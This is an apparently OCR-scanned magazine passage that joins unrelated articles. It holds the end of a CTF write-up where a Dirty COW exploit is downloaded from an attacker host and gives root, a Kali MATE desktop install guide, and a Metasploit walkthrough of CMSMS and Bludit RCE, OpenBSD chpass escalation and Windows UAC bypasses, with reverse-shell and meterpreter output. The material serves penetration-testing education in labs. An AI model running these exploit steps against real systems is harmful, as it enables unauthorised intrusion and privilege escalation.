Linux vulnuni 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:39:31 U
TC 2014 x86_64 x86_64 x86_64 GNU/Linux
 13:39:39 up 0 min,  0 users,  load average: 0.46, 0.11, 0.04
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ su firefart
su: must be run from a terminal
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vulnuni:/$ su firefart
su firefart
Unknown id: firefart
www-data@vulnuni:/$
```

Repeating this is of no use.Even after trying this with a Metasploit session the result is same. I need to find another way. For this purpose, I found another dirtycow exploit which may give us more time before the session closes.

```
cd /tmp
www-data@vulnuni:/tmp$ wget http://192.168.32.132:8000/dirtycow-mem.c
wget http://192.168.32.132:8000/dirtycow-mem.c
--2020-03-26 14:27:46--  http://192.168.32.132:8000/dirtycow-mem.c
Connecting to 192.168.32.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: `dirtycow-mem.c'

 0% [                                       ] 0           --.-K/s
100%[===================================>] 5,119       --.-K/s   in 0.003s


2020-03-26 14:27:46 (1.77 MB/s) - `dirtycow-mem.c' saved [5119/5119]

www-data@vulnuni:/tmp$
```

```
www-data@vulnuni:/tmp$ chmod 777 dirtycow-mem.c
chmod 777 dirtycow-mem.c
www-data@vulnuni:/tmp$ gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthrea
d
<-Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
dirtycow-mem.c: In function 'get_range':
dirtycow-mem.c:139:3: warning: use of assignment suppression and length modif
ier together in gnu_scanf format [-Wformat]
dirtycow-mem.c:139:3: warning: use of assignment suppression and length modif
ier together in gnu_scanf format [-Wformat]
```

```
www-data@vulnuni:/tmp$ ./dirtycow-mem
./dirtycow-mem
[*] range: 7fec332dd000-7fec33492000]
[*] getuid = 7fec3339df60
[*] mmap 0x7fec33b0f000
[*] exploiting (patch)
[*] patched (procselfmemThread)
[*] patched (madviseThread)
root@vulnuni:/tmp# [*] exploiting (unpatch)
[*] unpatched: uid=33 (procselfmemThread)
[*] unpatched: uid=33 (madviseThread)
cat /root/flag.txt
cat /root/flag.txt
ff19f8d0692fe20f8af33a3bfa6635dd
root@vulnuni:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```

After running the exploit, bam, we have root shell and quickly I change to the root directory and view the root flag. With this, the challenge of this CTF machine is completed.

NOTE: After trying this exploit also, the target system went off the network.

Installing Mate Desktop in Kali Linux 2020.1

INSTALLIT

Hello readers. You all know the first release of Kali Linux this year, Kali Linux 2020.1 has been released in the month of January. The latest version brought many changes like not giving root user by default and some new tools. The most distinct change it brought is a single installer image for installation. Earlier we had different installation images for different desktop environments which include GNOME, KDE and a etc.

With 2020.1 release, there will be a single installation image for all these and user would have to select the desktop environment he needs while installing. The information about **different desktop environments and their pros and cons can be seen here**.

A reader has requested for a tutorial on how to install MATE Desktop environment in Kali Linux 2020.1. MATE Desktop although looks old fashioned is light and has a simple interface. Here's how to install MATE desktop environment in Kali Linux 2020.1. We have performed this tutorial from a X11 terminal but all these commands can be run from any other desktop environment. Power on the Kali 2020.1 virtual machine and login (since there is no root user you should login as a user you created or the default user:password i.e kali:kali).

Open a terminal and using nano open the file /etc/apt/sources.list. with sudo.

```
hcool@kali:~$ cd /etc/apt
hcool@kali:/etc/apt$ ls
apt.conf.d  auth.conf.d  preferences.d  sources.list  sources.list~  sources.list.d  trusted.gpg.d
hcool@kali:/etc/apt$ sudo nano sources.list

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for hcool: _
```

Add these two lines of code to the file and save it.

deb http://kali.download/kali kali-rolling main non-free contrib

deb-src http://kali.download/kali kali-rolling main non-free contrib

```
# deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official i386 DVD Binary-1 with firmwa

#deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official i386 DVD Binary-1 with firmwar

deb http://http.kali.org/kali kali-rolling main non-free contrib
# deb-src http://http.kali.org/kali kali-rolling main non-free contrib

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching "deb cdrom"
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.

deb http://kali.download/kali kali-rolling main non-free contrib
deb-src http://kali.download/kali kali-rolling main non-free contrib
```

To save the file hit CTRI+X and when it prompts select Yes.

Run command sudo apt-get update.

```
hcool@kali:/etc/apt$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/non-free Sources [127 kB]
Get:3 http://kali.download/kali kali-rolling/main Sources [12.9 MB]
Get:5 http://kali.download/kali kali-rolling/contrib Sources [59.9 kB]
Get:6 http://kali.download/kali kali-rolling/main i386 Packages [16.4 MB]
Get:7 http://kali.download/kali kali-rolling/non-free i386 Packages [171 kB]
Get:8 http://kali.download/kali kali-rolling/contrib i386 Packages [90.5 kB]
Hit:4 http://kali.download/kali kali-rolling InRelease
Fetched 29.8 MB in 10s (2,859 kB/s)
Reading package lists... Done
```


Now everything is ready to install MATE desktop. Run the command given below.
sudo apt-get install mate-core mate-desktop-environment-extra mate-desktop-environment-extras

```
hcool@kali:/etc/apt$ sudo apt-get install mate-core mate-desktop-environment-extra mate-desktop-envi
ronment-extras_
```

When the system prompts you for permission to install MATE and its related software, type Y

```
  python3-setproctitle python3-six python3-talloc python3-xdg python3-xlib rtkit samba-libs
  seahorse seahorse-daemon sound-theme-freedesktop system-tools-backends udisks2 unzip upower
  usbmuxd va-driver-all vdpau-driver-all wamerican x11-common x11-utils x11-xkb-utils
  x11-xserver-utils xauth xdg-dbus-proxy xdg-utils yelp yelp-xsl zenity zenity-common zip
0 upgraded, 742 newly installed, 0 to remove and 0 not upgraded.
Need to get 424 MB of archives.
After this operation, 1,906 MB of additional disk space will be used.
Do you want to continue? [Y/n] _
```

The installation will take some time to finish. After the installation is finished, restart the system (the command is sudo reboot or reboot if you are doing it from terminal). Once the system reboots and take you to the login screen, before logging in click on the "settings" icon beside the "Signin" button. There you will see all the desktop environments present on the system right now. Select MATE and then login.



MATE desktop has been successfully installed on the system.

CMSMS Injection, Bludit CMS File Upload, 1 OpenBSD & 2 Windows PE Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

CMS Made Simple Object Injection RCE Module

TARGET: Cms Made Simple Versions 2.2.6, 2.2.7, 2.2.8, 2.2.9 & 2.2.9.1 TYPE: Remote

CMS Made Simple is an open source CONTENT MANAGEMENT SYSTEM which provides developers, web programmers and site owners a web-based development and administratio-n area. According to their makers, this CMS strives to simplify web management for administ-rators and users. Its makers won the CMS Critic annual award for best open source content management.

Coming to the exploit module, all the above mentioned versions of this software suffer fro-m a object injection vulnerability. This vulnerability exists in the action_admin_bulk_template of the DesignManager module which is a default module of CMS Made Simple.

PC › Local Disk (C:) › xampp › htdocs › cms › modules › DesignManager ›

Name	Date modified	Type	Size
icons	3/15/2020 3:30 PM	File folder	
images	3/15/2020 3:30 PM	File folder	
lang	3/15/2020 3:30 PM	File folder	
lib	3/15/2020 3:30 PM	File folder	
templates	3/15/2020 3:30 PM	File folder	
action.admin_bulk_css	3/15/2020 3:29 PM	PHP File	5 KB
action.admin_bulk_template	3/15/2020 3:29 PM	PHP File	6 KB
action.admin_clearlocks	3/15/2020 3:29 PM	PHP File	3 KB
action.admin_copy_css	3/15/2020 3:29 PM	PHP File	3 KB
action.admin_copy_template	3/15/2020 3:29 PM	PHP File	5 KB

Here is the vulnerable code which allows object injection.

action.admin_bulk_template - Notepad

File Edit Format View Help

```
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
# Or read it online: http://www.gnu.org/licenses/licenses.html#GPL
#
#---------------------------------------------------------------------------
if( !isset($gCms) ) exit;
if( !$this->VisibleToAdminUser() ) return;
if( isset($params['allparms']) ) $params = array_merge($params,unserialize(base64_decode($params['allparms'])));
$this->SetCurrentTab('templates');
```

Let's see how this module works.

Start Metasploit and search for all the "cmsms" modules using command search cmsms.

```
msf5 > search cmsms

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
 Check  Description
   -  ----                                                  ---------------  ----
 -----  -----------
   0  exploit/multi/http/cmsms_object_injection_rce  2019-03-26       normal
 Yes    CMS Made Simple Authenticated RCE via object injection
   1  exploit/multi/http/cmsms_showtime2_rce          2019-03-11       normal
 Yes    CMS Made Simple (CMSMS) Showtime2 File Upload RCE
   2  exploit/multi/http/cmsms_upload_rename_rce      2018-07-03       excellent
 Yes    CMS Made Simple Authenticated RCE via File Upload/Copy


msf5 >
```

Load the module highlighted in the above image and use the show options command to look at all the options this module needs.

```
msf5 > use exploit/multi/http/cmsms_object_injection_rce
msf5 exploit(multi/http/cmsms_object_injection_rce) > show options

Module options (exploit/multi/http/cmsms_object_injection_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base cmsms directory path
   USERNAME                    yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host
```

Set the rhosts, username and password options and use check command to see if the target is vulnerable or not.

```
msf5 exploit(multi/http/cmsms_object_injection_rce) > set rhosts 192.168.32.1
rhosts => 192.168.32.1
msf5 exploit(multi/http/cmsms_object_injection_rce) > check
[*] 192.168.32.1:80 - The target is not exploitable.
msf5 exploit(multi/http/cmsms_object_injection_rce) > set targeturi /cms
targeturi => /cms
msf5 exploit(multi/http/cmsms_object_injection_rce) > check
[*] 192.168.32.1:80 - The target is not exploitable.
msf5 exploit(multi/http/cmsms_object_injection_rce) > set username admin
username => admin
msf5 exploit(multi/http/cmsms_object_injection_rce) > set password 123456
password => 123456
msf5 exploit(multi/http/cmsms_object_injection_rce) >
```

Irrespective of what the check command says, execute the module using run command.

```
msf5 exploit(multi/http/cmsms_object_injection_rce) > run

[*] Started reverse TCP handler on 192.168.32.129:4444
[*] Sending stage (38288 bytes) to 192.168.32.1
[*] Meterpreter session 1 opened (192.168.32.129:4444 -> 192.168.32.1:53638) at
2020-03-15 15:32:09 +0530
[+] Deleted IZSolvlFHByR.php

meterpreter > sysinfo
Computer     : [redacted]
OS           : Windows NT [redacted]
on) i586
Meterpreter : php/windows
meterpreter > getuid
Server username: [redacted]
meterpreter >
```

As you can see in the above image, we successfully have a meterpreter shell on the target.

Bludit CMS Directory Traversal File Upload Module

TARGET: Bludit 3.9.2 **TYPE: Remote** **Firewall : ON**

Bludit is a simple yet fast flat-file (it means this uses JSON format to store content, so no nee -d of database) CMS. The above mentioned version has a file upload vulnerability in the ima- ge uploading feature. Using this we can upload malicious payload to the target website. How -ever this is an authenticated module and needs credentials. Let's see how this module work -s. Search for the bludit modules using command search bludit.

```
msf5 > search bludit

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
Check  Description
   -  ----                                              ---------------  ----
-----  -----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent
Yes    Bludit Directory Traversal Image File Upload Vulnerability
```

Load the module in the abov -e image and use the show options command to look at all the options this module needs.

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
msf5 exploit(linux/http/bludit_upload_images_exec) > show options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS                   yes       The password for Bludit
   BLUDITUSER                   yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port
[,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR identif
ier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connect
ions
```

Set the rhosts, username, password, targturi options and use check command to see if the ta-rget is vulnerable or not.

```
msf5 exploit(linux/http/bludit_upload_images_exec) > set bludituser admin
bludituser => admin
msf5 exploit(linux/http/bludit_upload_images_exec) > set bluditpass 123456
bluditpass => 123456
msf5 exploit(linux/http/bludit_upload_images_exec) > set rhosts 192.168.32.128
rhosts => 192.168.32.128
msf5 exploit(linux/http/bludit_upload_images_exec) > check
[*] 192.168.32.128:80 - The target is not exploitable.
msf5 exploit(linux/http/bludit_upload_images_exec) > set targeturi /bludit392
targeturi => /bludit392
msf5 exploit(linux/http/bludit_upload_images_exec) > check
[*] 192.168.32.128:80 - The service is running, but could not be validated.
msf5 exploit(linux/http/bludit_upload_images_exec) >
```

Even if the check command doesn't confirm the target is vulnerable, execute the module usi-ng run command.

```
msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 192.168.32.129:4444
[+] Logged in as: admin
[*] Retrieving UUID...
[*] Uploading KTrqJlPUoo.png...
[*] Uploading .htaccess...
[*] Executing KTrqJlPUoo.png...
[*] Sending stage (38288 bytes) to 192.168.32.128
[*] Meterpreter session 2 opened (192.168.32.129:4444 -> 192.168.32.128:39038) a
t 2020-03-15 15:46:10 +0530
[+] Deleted .htaccess

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 0
8:18:11 UTC 2019 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: daemon (1)
```

As you can see in the above image, we successfully have a meterpreter on the target.

OpenBSD Dynamic Loader Chpass Privilege Escalation Module

TARGET: OpenBSD 6.1, 6.6 **TYPE: Local** **Firewall : NA**

OpenBSD is an open source operating system used mostly in network appliances and server 's. The above mentioned version's have a privilege escalation vulnerability in the 'ld.so' dyna-mic loader coded (CVE-2019-19726). This dynamic loader is a self-contained position indepe -ndent program providing run-time support for loading and link-editing shared objects into a process's address space.

This can be manipulated to load `libutil.so` from an untrusted path, using `LD_LIBRARY_PATH` in combination with the `chpass` set-uid executable, resulting in privil-eged code execution in OpenBSD systems. Like any privilege escalation exploit, we first nee -d to have a low privileged session on the target.

Let's see how this module works. This module has been tested on OpenBSD 6.6 64bit

target on which we already got a SSH session as shown below.

```
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > sessions -i 5
[*] Starting interaction with 5...

id
uid=1001(ssh-user) gid=1001(ssh-users) groups=1001(ssh-users)
```

Load the dynamic_loader_chpass_privesc module and use the show options command to look at all the options this module needs.

```
msf5 > use exploit/openbsd/local/dynamic_loader_chpass_privesc
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > show options

Module options (exploit/openbsd/local/dynamic_loader_chpass_privesc):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHPASS_PATH  /usr/bin/chpass  yes       Path to chpass
   SESSION                       yes       The session to run this module on.


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   --------------  --------  -----------
   LHOST                  yes       The listen address (an interface may be spe
cified)
   LPORT  4444            yes       The listen port
```

Set the session id as shown below. The check command doesn't confirm whether the target is not vulnerable or not.

```
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > set session 5
session => 5
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > check

[+] cc is installed
[*] The service is running, but could not be validated.
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) >
```

Execute the module using run command.

```
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > run

[*] Started reverse TCP double handler on 172.28.128.3:4444
[+] cc is installed
[+] Found libutil.so name: libutil.so.13.1
[*] Writing '/tmp/.kEqJWeqP3F.c' (316 bytes) ...
[*] Compiling /tmp/libutil.so.13.1 ...
[*] Writing '/tmp/.EGXXcZv.c' (602 bytes) ...
[*] Compiling /tmp/.EGXXcZv ...
[*] Writing '/tmp/.Et066Mo3C' (135 bytes) ...
[*] Launching exploit...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo M0sZCt4bD0ddCjPn;
```

```
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "M0sZCt4bD0ddCjPn\r\n"
[*] Matching...
[*] B is input...
```

```
[*] Command shell session 6 opened (172.28.128.3:4444 -> 172.28.128.13:13066) a
t 2020-03-27 02:11:40 -0400
[+] Deleted /tmp/.kEqJWeqP3F.c
[+] Deleted /tmp/libutil.so.13.1
[+] Deleted /tmp/.EGXXcZv.c
[+] Deleted /tmp/.EGXXcZv
[+] Deleted /tmp/.Et066Mo3C

id
uid=0(root) gid=0(wheel) groups=1001(ssh-users)
uname -a
OpenBSD bsd.my.domain 6.6 GENERIC#353 amd64
```

As we can see in the above image, our privileges have been successfully escalated to "root" privileges.

Windows Bypass UAC via Dotnet Profiler Module

TARGET: Windows **TYPE: Local** **Firewall : OFF**

We have been seeing a lot of Windows 10 privilege escalation exploits recently. In this Issue, we bring another module which uses Dotnet profiler to escalate privileges to get SYSTEM pri -vileges. This module has been tested on a Windows 10 version available on Microsoft websi -te.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.11:50184) at 2
020-03-13 22:28:26 -0400

meterpreter > sysinfo
Computer        : WINDEV2002EVAL
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: WINDEV2002EVAL\User
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

First, as usual, we need to get a normal meterpreter shell on the Windows 10 as show in the above image. Let us see how this module works. Background the low privileged session as and load the bypassuac_dotnet_profiler module as shown in the image below.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_dotnet_profile
r
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > show options

Module options (exploit/windows/local/bypassuac_dotnet_profiler):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PAYLOAD_NAME                   no        The filename to use for the payload
binary (%RAND% by default).
   SESSION                        yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x64
```

Set the SESSION ID and set a 64bit payload for a 64bit system. Use the check command to confirm the target is vulnerable or not.

```
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > set payload windows/x64/
meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > set lhost 172.28.128.3
lhost => 172.28.128.3
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > check
[*] The target appears to be vulnerable.
msf5 exploit(windows/local/bypassuac_dotnet_profiler) >
```

If the check command confirms that the target is indeed vulnerable, execute the module usin -g command run.

```
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\User\AppData\Local\Temp\iW
dgWu.dll!
[*] Please wait for session and cleanup....
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 2 opened (172.28.128.3:4444 -> 172.28.128.11:50405) at 2
020-03-13 23:56:01 -0400

meterpreter >
```

As we can see, we have a new meterpreter session with session id 2. But let us check if it is indeed a shell with SYSTEM privileges.

```
[*] Please wait for session and cleanup....
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 2 opened (172.28.128.3:4444 -> 172.28.128.11:50405) at 2
020-03-13 23:56:01 -0400

meterpreter > sysinfo
Computer        : WINDEV2002EVAL
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: WINDEV2002EVAL\User
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

In the new meterpreter session, trying getuid command successfully gave us SYSTEM privile -ges.

Windows Bypass UAC via Sdclt Module

TARGET: Windows **TYPE: Local** **Firewall : OFF**

This is another Windows privilege escalation module.This uses the autoelevate feature in the sdclt.exe Windows process to get SYSTEM privileges. Sdclt.exe is a Windows process that is used while taking backups or restoring some files in Windows. This module has been teste -d on a Windows 10 version available on Microsoft website.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_sdclt
msf5 exploit(windows/local/bypassuac_sdclt) > show opions
[-] Invalid parameter "opions", use "show -h" for more information
msf5 exploit(windows/local/bypassuac_sdclt) > show options

Module options (exploit/windows/local/bypassuac_sdclt):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PAYLOAD_NAME                   no        The filename to use for the payload
binary (%RAND% by default).
   SESSION                        yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x64


msf5 exploit(windows/local/bypassuac_sdclt) >
```

First, as usual, we need to get a normal meterpreter shell on the Windows 10 target machine Background the low privileged session and load the bypassuac_sdclt module as shown in th-e image above. Set the SESSION ID and use the check command to confirm the target is vu-lnerable or not.

```
msf5 exploit(windows/local/bypassuac_sdclt) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_sdclt) > check
[*] The target appears to be vulnerable.
msf5 exploit(windows/local/bypassuac_sdclt) >
```

